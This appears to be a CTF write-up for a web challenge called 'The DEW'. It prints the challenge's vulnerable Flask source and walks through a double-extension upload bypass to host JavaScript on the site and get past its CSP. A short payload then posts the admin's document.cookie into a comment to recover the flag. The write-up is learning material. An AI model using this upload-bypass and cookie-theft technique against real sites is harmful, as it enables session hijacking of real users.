

I joined this event pretty late and the web challenges were fairly easy. In this post I’ll only walk through my solution for The DEW, since that one felt like a proper CTF challenge.
The DEW
Hello fellow Donut Earther! Check out this neat site that forwards our cause! The thing is, we think that the admin is actually a flat earther. Think you can figure it out?
Hitting the web:
Recon and planning

A quick look around. The site lets us add comments and upload image files. The comment feature also has a call admin button -> most likely XSS



Looking at the site’s source we find a path to the source code (honestly this challenge doesn’t need the source code, but they gave it to us so why not use it right :))))))
#https://www.w3schools.com/howto/howto_css_blog_layout.asp#https://flask.palletsprojects.com/en/latest/patterns/fileuploads/import osimport redisimport subprocessfrom uuid import uuid4from flask import *from flask_limiter import Limiterfrom flask_limiter.util import get_remote_addressfrom flask_socketio import SocketIO, emitfrom werkzeug.utils import secure_filename
UPLOAD_FOLDER = os.path.abspath('../') + '/images/'ALLOWED_EXTENSIONS = {'png', 'jpg', 'jpeg', 'gif'}
app = Flask(__name__)
limiter = Limiter(  get_remote_address,  app=app,  default_limits=["30 per minute"])
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDERapp.config['SECRET_KEY'] = 'secret!'
socketio = SocketIO(app)
comments = []
def allowed_file(filename):   return '.' in filename and filename.rsplit('.')[1].lower() in ALLOWED_EXTENSIONS
@app.after_requestdef add_security_headers(resp):  resp.headers['Content-Security-Policy']="default-src 'self' https://*.jquery.com https://*.cloudflare.com;  object-src 'none';"  return resp
@socketio.on('submit comment')def handle_comment(data):  comments.append("<p class=\"comment\"><strong>" + data['author'] + ":</strong> " + data['comment'] + "</p>");  emit('new comment', broadcast=True)
@socketio.on('waive admin')def waive_admin():  subprocess.run(['python','admin.py'])
@app.route('/', methods=['GET'])def news():  if 'flag' in request.cookies:    return render_template('/news.html', comments=comments)  else:    resp = make_response(render_template('/news.html', comments=comments))    resp.set_cookie('flag','if only you were the admin lol')    return resp
@app.route('/upload', methods=['GET','POST'])def upload():  if request.method == 'POST':    if 'file' not in request.files:      flash('No file part')      return render_template('/upload.html',message='No file uploaded :(')    file = request.files['file']    if not file:      flash('No file data')      return render_template('/upload.html',message='No file uploaded :(')    if file.filename == '':      flash('No selected file')      return render_template('/upload.html',message='Filename can\'t be empty, silly!')    if allowed_file(file.filename):      filename = session['uuid'] + secure_filename(file.filename)      print(filename)      file.save(os.path.join(app.config['UPLOAD_FOLDER'], filename))      return render_template('/upload.html',message=f'Image uploaded successfully to /images/{filename}!')    else:      return render_template('/upload.html',message='Bad file type detected! Only .png, .jpg, .jpeg, and .gif allowed!')  return render_template('/upload.html')
@app.route('/images/<name>', methods=['GET'])def download_file(name):  return send_from_directory(app.config["UPLOAD_FOLDER"], name)

@app.route('/source',methods=['GET'])def show_source():  return render_template('server_code.py')
if __name__=='__main__':  app.run(host="0.0.0.0",port=31337)
The interesting bit is here

There’s a CSP header -> we can’t execute inline scripts and we can’t fetch to another endpoint. Only content coming from the site itself (self) or from jquery.com and cloudflare.com is accepted.
So I need to bypass CSP, or find some way to upload a script onto the site itself so it can execute. And conveniently enough the site lets us upload images :)) -> we need to bypass the upload file check to upload a script -> XSS
Bypassing the upload to drop a script file
The site has an image upload feature and only accepts these extensions:


Bypassing Flask’s file extension check is pretty easy. Here I used two nested extensions like this script1.png.js:
alert(1);

-> successfully uploaded the script I wanted.
Let’s try executing this script through the comment form:
Writing the cookie aka the flag into the page
OK, we’ve figured out the XSS, now we just need to find the flag. The site’s cookie:

-> the flag is most likely in the admin’s cookie. Usually at this point I’d write a simple script that fetches some external endpoint with document.cookie attached, then call the admin to grab their cookie. But as mentioned above, CSP stops us from doing that -> so the only option is to find a way to write the cookie somewhere on the site. And the only place we can write to is the comment form.
Here’s the script that handles comments:
$(document).ready(function () { var socket = io.connect('http://' + document.domain + ':' + location.port) socket.on('connect', function () { console.log('Connected to server') })
socket.on('refresh feed', function () { // Append new comment to existing comments window.location.reload() })
$('#comment-form').submit(function (e) { e.preventDefault() var author = $('#comment-author').val() var comment = $('#comment-input').val() socket.emit('submit comment', { author: author, comment: comment }) $('#comment-author').val('') $('#comment-input').val('') })
document.getElementById('refresh').onclick = function () { window.location.reload() }
document.getElementById('waive').onclick = function () { socket.emit('waive admin') }})I wrote a script to write into a comment and hit submit:
$(document).ready(function() {  $('#comment-author').val('hello');
  $('#comment-input').val(document.cookie);
  $('#comment-form').submit();});
Upload this file, enter the content into the comment form as shown, hit submit and refresh the feed to see:

-> ok, successfully wrote my own cookie onto the page -> admin call timeeeeee
(You should clear all your cookies first to get a fresh page)

Flag:
shctf{w3_a11_l1v3_und3r_th3_DOMe}